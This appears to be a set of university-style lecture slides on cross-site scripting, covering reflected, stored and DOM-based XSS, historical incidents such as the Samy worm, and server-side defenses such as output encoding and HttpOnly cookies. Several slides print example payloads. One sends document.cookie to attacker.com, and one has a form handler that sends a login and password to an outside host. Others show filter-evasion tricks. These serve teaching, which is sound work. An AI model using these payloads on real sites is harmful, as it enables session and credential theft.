
Victim Server

www.victim.com
```
<html>
Results for
  <script>
  window.open(http://attacker.com?
  ... document.cookie ...)
  </script>
</html>
```

What is XSS?

- An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application

- Methods for injecting malicious code:
  - Reflected XSS ("type 1")
    - the attack script is reflected back to the user as part of a page from the victim site
  - Stored XSS ("type 2")
    - the attacker stores the malicious code in a resource managed by the web application, such as a database
  - Others, such as DOM-based attacks

Basic scenario: reflected XSS attack

Email version

Attack Server

(1) Collect email addr

(2) send malicious email

(5) send valuable data

User Victim

(3) click on link

(4) echo user input

Server Victim

2006 Example Vulnerability

- Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website.

- Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.

- Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Source: http://www.acunetix.com/news/paypal.htm

Adobe PDF viewer "feature"

- PDF documents execute JavaScript code

  http://path/to/pdf/file.pdf#whatever_name_you_want=javascript:**code_here**

  The code will be executed in the context of the domain where the PDF files is hosted

  This could be used against PDF files hosted on the local filesystem

http://jeremiahgrossman.blogspot.com/2007/01/what-you-need-to-know-about-uxss-in.html

Here's how the attack works:

- Attacker locates a PDF file hosted on website.com
- Attacker creates a URL pointing to the PDF, with JavaScript Malware in the fragment portion

http://website.com/path/to/file.pdf#s=javascript:alert("xss");)

- Attacker entices a victim to click on the link
- If the victim has Adobe Acrobat Reader Plugin 7.0.x or less, confirmed in Firefox and Internet Explorer, the JavaScript Malware executes

Note: alert is just an example. Real attacks do something worse.

And if that doesn't bother you...

- PDF files on the local filesystem:

file:///C:/Program%20Files/Adobe/Acrobat%207.0/Resource/ENUtxt.pdf#blah=javascript:alert("XSS");

JavaScript Malware now runs in local context with the ability to read local files ...

Reflected XSS attack

Send bad stuff

Attack Server

Send valuable data
5

User Victim

3 click on link

4 echo user input

Server Victim

Reflect it back

Stored XSS

Attack Server

4 steal valuable data

1 Inject malicious script

Store bad stuff

User Victim

2 request content

3 receive malicious script

Download it

Server Victim

MySpace.com (Samy worm)

- Users can post HTML on their pages

  - MySpace.com ensures HTML contains no

    `<script>, <body>, onclick, <a href=javascript://>`

  - … but can do Javascript within CSS tags:

  `<div style="background:url('javascript:alert(1)')">`

  And can hide `"javascript"` as `"java\nscript"`

- With careful javascript hacking:

  - Samy worm infects anyone who visits an infected MySpace page   …   and adds Samy as a friend.

  - Samy had millions of friends within 24 hours.

Stored XSS using images

Suppose   pic.jpg   on web server contains HTML !

- request for   http://site.com/pic.jpg   results in:

> HTTP/1.1 200 OK
>
> …
>
> Content-Type: image/jpeg
>
> <html> fooled ya   </html>

- IE will render this as HTML   (despite Content-Type)

- Consider photo sharing sites that support image uploads
  - What if attacker uploads an "image" that is a script?

DOM-based XSS (no server used)

- Example page

```
<HTML><TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,docum
ent.URL.length));
</SCRIPT>
</HTML>
```

- Works fine with this URL

```
http://www.example.com/welcome.html?name=Joe
```

- But what about this one?

```
http://www.example.com/welcome.html?name=
<script>alert(document.cookie)</script>
```

Recommended Reading

https://www.geekboy.ninja/blog/airbnb-bug-bounty-turning-self-xss-into-good-xss-2/

Talks about how to turn a sequence of small vulnerabilities into a big hijack

Defenses at server

Attack Server

(1) visit web site

(2) receive malicious page

(5) send valuable data

User Victim

(3) click on link

(4) echo user input

Server Victim

How to Protect Yourself (OWASP)

- The best way to protect against XSS attacks:
  - Validates all headers, cookies, query strings, form fields, and hidden fields (i.e., all parameters) against a rigorous specification of what should be allowed.
  - Do not attempt to identify active content and remove, filter, or sanitize it. There are too many types of active content and too many ways of encoding it to get around filters for such content.
  - Adopt a 'positive' security policy that specifies what is allowed. 'Negative' or attack signature based policies are difficult to maintain and are likely to be incomplete.

Input data validation and filtering

- Never trust client-side data
  - Best: allow only what you expect
- Remove/encode special characters
  - Many encodings, special chars!
  - E.g., long (non-standard) UTF-8 encodings

Output filtering / encoding

- Remove / encode (X)HTML special chars
  - < for <, > for >, &quot for " …
- Allow only safe commands (e.g., no <script>…)
- Caution: `filter evasion` tricks
  - See XSS Cheat Sheet for filter evasion
  - E.g., if filter allows quoting (of <script> etc.), use
    malformed quoting: <IMG """"><SCRIPT>alert("XSS")…
  - Or: (long) UTF-8 encode, or…
- Caution: Scripts not only in <script>!
  - Examples in a few slides

ASP.NET output filtering

- validateRequest: (on by default)
  - Crashes page if finds `<script>` in POST data.
  - Looks for hardcoded list of patterns
  - Can be disabled: `<%@  Page  validateRequest="false"  %>`

Caution: Scripts not only in <script>!

- JavaScript as scheme in URI
  - <img src="javascript:alert(document.cookie);">
- JavaScript On{event} attributes (handlers)
  - OnSubmit, OnError, OnLoad, …
- Typical use:
  - <img src="none" OnError="alert(document.cookie)">
  - <iframe src=`https://bank.com/login` onload=`steal()`>
  - <form> action="logon.jsp" method="post"
    onsubmit="hackImg=new Image;
    hackImg.src='http://www.digicrime.com/'+document.for
    ms(1).login.value'+':'+
    document.forms(1).password.value;" </form>

Problems with filters

- Suppose a filter removes <script

  - Good case

    - <script src=" ..." → src="..."

  - But then

    - <scr<scriptipt src=" ..." → <script src=" ..."

Advanced anti-XSS tools

- Dynamic Data Tainting
  - Perl taint mode

- Static Analysis
  - Analyze Java, PHP to determine possible flow of untrusted input

HttpOnly Cookies   IE6 SP1,   FF2.0.0.5

```
Browser  ──── GET … ────────▶  Server
         ◀────────────────────
         HTTP Header:
         Set-cookie:    NAME=VALUE ;
                        HttpOnly
```

- Cookie sent over HTTP(s), but not accessible to scripts
  - cannot be read via document.cookie
    - Also blocks access from XMLHttpRequest headers
  - Helps prevent cookie theft via XSS

… but does not stop most other risks of XSS bugs.

IE XSS Filter

- ## What can you do at the client?

Attack Server

User Victim

⑤ send valuable data

③ click on link

Server Victim

④ echo user input
